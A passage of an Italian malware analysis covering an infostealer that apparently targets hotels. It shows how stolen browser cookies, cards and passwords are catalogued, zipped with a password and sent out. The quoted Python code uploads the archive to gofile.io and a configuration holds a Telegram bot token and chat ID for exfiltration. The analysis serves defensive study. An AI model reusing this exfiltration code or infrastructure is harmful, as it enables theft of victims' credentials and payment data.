- Tutti i dati recuperati in precedenza vengono catalogati in apposite cartelle nella directory %TEMP% e suddivisi per tipologia di browser dal quale essi sono stati estratti.

| AppData > Local > Temp > Browser Data > Chromium > | | |
|---|------------------|------------------|
| Nome | Ultima modifica | Tipo |
|  Brave | 14/12/2023 10:57 | Cartella di file |
|  Google Chrome | 14/12/2023 11:04 | Cartella di file |

- All'interno di ogni cartella vi si trovano i dati catturati suddivisi per categoria (ad esempio Browser Cookies, Saved Credit Cards, Saved Passwords, eccetera).

| AppData > Local > Temp > Browser Data > Chromium > Brave | | | |
|--|------------------|----------------|------------|
| Nome | Ultima modifica | Tipo | Dimensione |
|  Browser Cookies (Default).cs | 14/12/2023 11:09 | C# Source File | 68 KB |
|  Saved Passwords (Default).cs | 14/12/2023 17:20 | C# Source File | 2 KB |

- Infine viene stilato un report riepilogativo denominato “**Log Report ([username]).cs**” e salvato al solito percorso %TEMP%. Di seguito un estratto del file report:

```

*****
*                                     *
* [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] *
* [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] *
* [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] *
*                                     *
* https://t.me/mranonotools          *
*                                     *
*****
* Log Created @ 14.12.2023 | 17:20:18 *
*                                     *
*****

Hotels
Worker ID: 0001

Name: giuseppe.argento
Phone:
E-Mail:
IP:
OS: Windows 10 (10.0.19041)

VPN Clients: 1

☹ Others: 1

Files: 52

```

- Tutti i dati ottenuti, lo screenshot del Desktop ed i file individuati vengono successivamente inseriti all'interno di un file compresso con password (nel mio caso la password è **Anon@666**) denominato "**Log ([username]).zip**".

```

zip_data = io.BytesIO()
archive_name = f'Log ({csUN}).zip'
archive_path = os.path.join(csTMP, archive_name)

```

- Il file risultante è inviato in POST alla URL **https://store1.gofile.io/uploadFile**. In caso di avvenuto upload ottiene il link al quale l'attaccante potrà accedere per prelevare i dati esfiltrati (**download_link**).

```

with open(archive_path, 'rb') as f:
    response = requests.post(
        'https://store1.gofile.io/uploadFile',
        files={'file': f},
    )
    response.raise_for_status()

    if response.status_code == 200:
        data = response.json()
        if data['status'] == 'ok':
            download_link = data['data']['downloadPage']['link']
            short_link = data['data']['downloadPage']['shortLink']
        else:
            raise requests.exceptions.RequestException('API Error')
    else:
        raise requests.exceptions.RequestException('HTTP Error')

```

- Tutte le informazioni riepilogative dei dati estratti, i file esfiltrati, lo screenshot, il link ottenuto da gofile.io e la password per decomprimere l'archivio creato vengono inviati ad un bot Telegram avente id: **6799784870:AAHEU6EUdnAjRcH8Qq0TCokNtVJSL06VmbU**.

```

bot_token = '6799784870:AAHEU6EUdnAjRcH8Qq0TCokNtVJSL06VmbU'
chat_id_G = '-4056604150'
chat_id_P = '-4056604150'

csTN = 'Hotels'
csWID = '0001'
chat_id_CK = chat_id_G

```